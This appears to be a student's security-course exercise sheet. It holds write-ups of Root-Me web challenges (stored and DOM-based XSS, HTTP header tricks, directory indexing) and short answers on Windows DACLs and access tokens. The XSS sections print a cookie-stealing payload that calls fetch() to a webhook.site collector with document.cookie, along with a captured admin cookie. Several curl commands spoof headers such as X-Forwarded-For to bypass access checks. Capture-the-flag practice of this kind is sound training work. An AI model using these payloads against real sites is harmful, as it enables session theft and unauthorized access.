Exercise Sheet 01

1.


1.2.

1.2.1: Challenge “XSS - Stored 1” (30 Points):

First, I set up an own server, then I tried creating a static img HTML tag with its URL as the src, appended a query to this URL with “’[...]?q=’+document.cookie”. But the Query String of q was empty. After that, I tried creating a new Image constructor inside a <script> tag, and there, the query included the admin session cookie: ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6

1.2.2: Challenge “XSS DOM Based – Introduction” (35 Points)

I tried doing it like in 1.2.1, but the <script> tags were sanitized. So I tried using single quotes (‘’). And so I tried it like in 1.2.1, meaning creating a new Image, but as it isn’t posted, it is not rendered and this doesn’t work. Then I looked with the Inspector tool, looked into the <script> tag, saw the declarations of “random” and “number” and that “number” has to be the same value as “random”. Because “random” is defined before “number”, I can set “number” to the value of “random”, but this was not the solution.




After this I went onto the contact.php page. The first thing I have to do is writing the needed URL. And then I use the fetch() function to get the webhook site, and to this I added the document.cookie.

```
http://challenge01.root-me.org/web-client/ch32/?number=';fetch(“https://
webhook.site/d000e42d-a4b2-417a-9519-1c63dd9a1226?q=”+document.cookie);//
```

1.3.

1.3.1: Challenge “HTTP – POST” (15 Points):

I went into inspect tools, got to the submit button, on the onsubmit function, I changed the Math.Random function into just a huge number, and pressed the submit button.



1.3.2: Challenge “HTTP – Headers” (15 Points):

I copied the URL of the challenge, opened the Terminal, entered the command

```
curl -v http://challenge01.root-me.org/web-serveur/ch5/’
```

saw that no Root Password was set (Header-RootMe-Admin: none), then entered

```
curl -v -H “Header-RootMe-Admin: password123” http://challenge01.root-me.org/web-serveur/ch5/’
```

to set the Header-RootMe-Admin Password Header to something like “password123”.

1.3.3: Challenge “HTTP - Directory indexing” (15 Points):


First I followed the hint with pressing CTRL+U, which brought me to an HTML site with a commented out admin/pass.html.

I then appended this to the already existing URL, but then I got “rick rolled”.


```
<html>
  <head>
    <title>HTTP directory indexing</title>
  </head>
 <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?pa
    <center>
      <br/><br/>
      J'ai bien l'impression que tu t'es fait avoir / Got rick rolled ? ;)<br/>
      T'inqui&egrave;te tu n'es pas le dernier / You're not the last  :p<br/><br/>
      Cherche BIEN / Just search<br/><br/>
    </center>
  </body>
</html>

```

Then I remembered that websites are built upon directories, and because the Challenge is named “Directory Indexing”, I went back to the first site, to go back into the graphical rendering of the HTML, and entered everything again, without the pass.html, so just /admin/. And there was a backup directory, which I thus entered.



In there was an admin.txt file, which just had the needed password.



1.3.4: Challenge “HTTP - User-agent” (10 Points):


Because this Challenge is named “User-agent” and I already know that the User-Agent is a Header inside the HTTP GET request, I used curl to see how it was structured,

```
curl -v http://challenge01.root-me.org/web-serveur/ch2/
```

saw curl as the User-Agent, and decided to change this Header to “admin” because the site complained about it not being an “admin” browser.

```
curl -H "User-Agent: admin" -v http://challenge01.root-me.org/web-serveur/ch2/
```

And so I got the password.



1.3.5: Challenge "HTTP - IP restriction bypass" (10 Points):

I looked up how to change the IP address with the curl command, which is done with the **X-Forwarded-For** Header. First I did

```
curl -H "X-Forwarded-For: 212.129.38.224" -v http://challenge01.root-me.org/web-serveur/ch68/
```


which is this site's server IP address, then

```
curl -H "X-Forwarded-For: 127.0.0.1" -v http://challenge01.root-me.org/web-serveur/ch68/
```

for localhost, but both of these approaches did not work. Then finally I figured out that the LAN IP addresses start with the prefix "192.168", thus I entered

```
curl -H "X-Forwarded-For: 192.168.1.1" -v http://challenge01.root-me.org/web-serveur/ch68/
```

which worked.



2.

2.1: NULL DACL: Everyone allowed.

2.2: Empty DACL: Noone allowed.

2.3: Access Denied before Access Allowed, and inherited in order in which they are inherited.

2.4: Deny ACEs before Allow ACEs: This approach denies users from other groups which have allow, but also from one group which is on deny, the access. Otherwise if there is no deny and an allow, then it is allowed, otherwise if neither, it is denied.

2.5:

- SeCreateTokenPrivilege
- SeTcbPrivilege
- SeTakeOwnershipPrivilege
- SeLoadDriverPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeDebugPrivilege

Ineffective because they bypass DACLs, so ACLs are not suitable.

3.

3.1:

Owner SID, Group SID.

3.2:

Fewer checks => if the group membership is revoked, the access rights are not immediately revoked as well, but because of the fewer checks, it leads to a better performance. It is also more reliable because a process knows beforehand if it has enough access rights.

3.3:

Tokens are restricted so that a process doesn’t have privileges for everything.

3.4:

Restrict tokens of daemons (background processes).